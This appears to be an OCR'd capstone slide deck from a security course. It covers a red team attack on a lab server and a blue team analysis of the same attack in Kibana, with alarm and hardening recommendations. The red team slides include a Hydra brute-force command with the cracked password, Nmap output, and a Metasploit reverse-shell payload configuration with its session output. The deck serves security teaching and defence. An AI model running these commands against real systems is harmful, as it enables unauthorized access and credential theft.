
Security Assessment

Presenter: Marista T Keating


Network Topology



Red Team

Security Assessment

Recon: Target Machines



Hyper-V Azure Machine	192.168.1.1	Host Machine
Kali	192.168.1.90	Attacking Machine
Elk Stack	192.168.1.100	Kibana
	Machine Monitoring the Network	
Capstone	192.168.1.105	Target Machine
	Vulnerable Server	

Vulnerability #1


	Description		Impact	
Port 80 open with public access	Port 80 open / public access		An attacker with network access to the web server on port 80/TCP or 443/TCP could execute system commands with administrative privileges	
Root Accessibility	Allows access to the full capability of devise: allows control of hardware and administrative permissions		Potential for leveraging vulnerabilities to the full extend of impact - of any connected network	
User Names (uncomplicated/easy to crack)	Easy mark for social engineering: allows access to data which can be exploited		Predictable and easy to discover: obtain access to user name and password	
Weak Passwords	Lack complexity		Easily discovered by social engineering	

Vulnerability #2

	Description	Impact
Discover passwords using Brute force	Repetitive attack with various combinations of usernames and passwords	Hydra; John the Ripper: and other programs – brute force attack on the text file which holds password list(s)
Hashed Passwords	Can be cracked online with commonly available tools	Once cracked: user name and passwords will allow access to system files
Indexing Directories:	Information leak thru a directory listing	Potential to gain access to source code: or to devise additional exploits
Vulnerability: Local File Inclusion	Allows access into confidential files on the target server – when carrying out an attack	Tricks an application into exposing / running files on the server. Allows access to sensitive data

Vulnerability #3

	Description	Impact
WebDAV A set of extensions to the HTTP protocol – allows users to edit and mange files on remote web server(s)	Shell access is possible when the exploit WebDAV is executed	Remote modification of website content is possible if the WebDAV is not configured properly
CVE-2020-24227 Logging on with different user – credentials discoverable	Stores user credentials in plain text	Ashton stored Ryan's name and password hash stored; allowing penetration into system without the need for social engineering



Exploit: Brute Force Password

Hydra:


used to brute-force user name and password.

Command:

Hydra –l ashton –P/root/Downloads/rockyou.txt –s 80 –f 192.168.1.105 http-get/company_folders/secret_folder

Login: ashton

Password: Leopoldo



Exploit: Port 80 Open to Public Access

- Nmap utilized to scan for open ports on the target machine


- Scan discovered 4 hosts up: Port 22 and Port 80 present potential for concern – hence are of interest for this incident


```
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00033s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.66 seco
root@Kali:~#
```

Exploit: Hashed Password

- Discovering the hash which is used in a website, commonly used, to Crack the Hash

- Free online Password Hash Cracker:





Exploit: LFI Vulnerability (LFI: local file inclusion)

```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:40008)

meterpreter >
```

Vulnerable machine: Capstone: msfvenom and meterpreter used to deliver payload
multi/handler – exploit allows access to the machine shell

Blue Team

Log Analysis and Attack Characterization

Analysis: Finding the Request for a Hidden Directory


- 109, 843 sent requests to access /secret_folder; which contains the hash

- System access using Ryan's credentials

- /secret_folder allows upload of a payload, which then another exploit against other vulnerabilities is allowed.


Analysis: Port Scan

- Scan 192.168.1.90
- Peak in Network Traffic indicates a PORT SCAN



Analysis: Requests for a Hidden Directory

- /secret_folder
- Known credentials (employee) Ryan – allowed a payload to be uploaded
- Result: Exploit of other vulnerabilities



Analysis: Brute Force Attack

- 30 successful attacks
- All returned a status code of "Moved Permanently"
- 301 HTTP

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	30

Export: Raw Formatted


user_agent.original: "Mozilla/4.0 (Hydra)" and not http.response.status_phrase:"unauthorized"

Analysis: Finding the WebDAV Connection

Flag captured… flag.txt

```
meterpreter > ls
Listing: /
==========

Mode             Size       Type  Last modified              Name
----             ----       ----  -------------              ----
40755/rwxr-xr-x  4096       dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x  4096       dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x  3840       dir   2022-02-01 16:36:31 -0800  dev
40755/rwxr-xr-x  4096       dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r-- 16         fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x  4096       dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r-- 57982894   fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r-- 57977666   fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x  4096       dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x  4096       dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------  16384      dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x  4096       dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x  4096       dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x  4096       dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x  0          dir   2022-02-01 16:36:02 -0800  proc
40700/rwx------  4096       dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x  920        dir   2022-02-01 16:44:28 -0800  run
40755/rwxr-xr-x  12288      dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x  4096       dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x  4096       dir   2018-07-25 15:58:48 -0700  srv
100600/rw------ 2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x  0          dir   2022-02-01 16:36:05 -0800  sys
41777/rwxrwxrwx  4096       dir   2022-02-01 16:36:45 -0800  tmp
40755/rwxr-xr-x  4096       dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x  4096       dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x  4096       dir   2019-05-07 11:16:46 -0700  var
100600/rw------ 8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw------ 8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter >
```

Metepreter



Alarms and Mitigation Strategies

Alarm:

- Sent alert: When threshold of 1000 connections per hour is reached

System Hardening:

- Run port scan, continuous intervals to audit open ports
- Drop packet traffic when thresholds are met:

  SET server iptables

- Ensure firewall is regularly patched
- Firewall – REAL TIME – to detect and cut off scans

Mitigation: Finding the Request for the Hidden Directory

Alert:

- Detect unauthorized access requests for hidden folders and files, when this action occurs

Threshold:

- MAX 5 attempts per hour, triggers the alert

Mitigation: Finding the Request for the Hidden Directory *con't*


System Hardening:

- Public access should not be allowed on shared folders
- Rename folders containing critical, sensitive, private, company data
- Use encryption within folders containing confidential data
- Review IP addresses that trigger alerts, whitelist and monitor
- Lockout accounts after 5 unsuccessful attempts
- Create a password policy requiring complexity,
- Limit reuse of historical passwords
- If possible maintain a list of blocked IP addresses, use this for comparison for potential inhouse staff requiring re-education

Mitigation: Preventing Brute Force Attacks

Alarm:

- Authentication credentials for the target resources are lacking: HTTP 401 Unauthorized client error



Threshold:

- Activate alarm when 10 errors are returned

System Hardening:

- Create policy – lock out after 5 unsuccessful attempts, for duration of 30 minutes
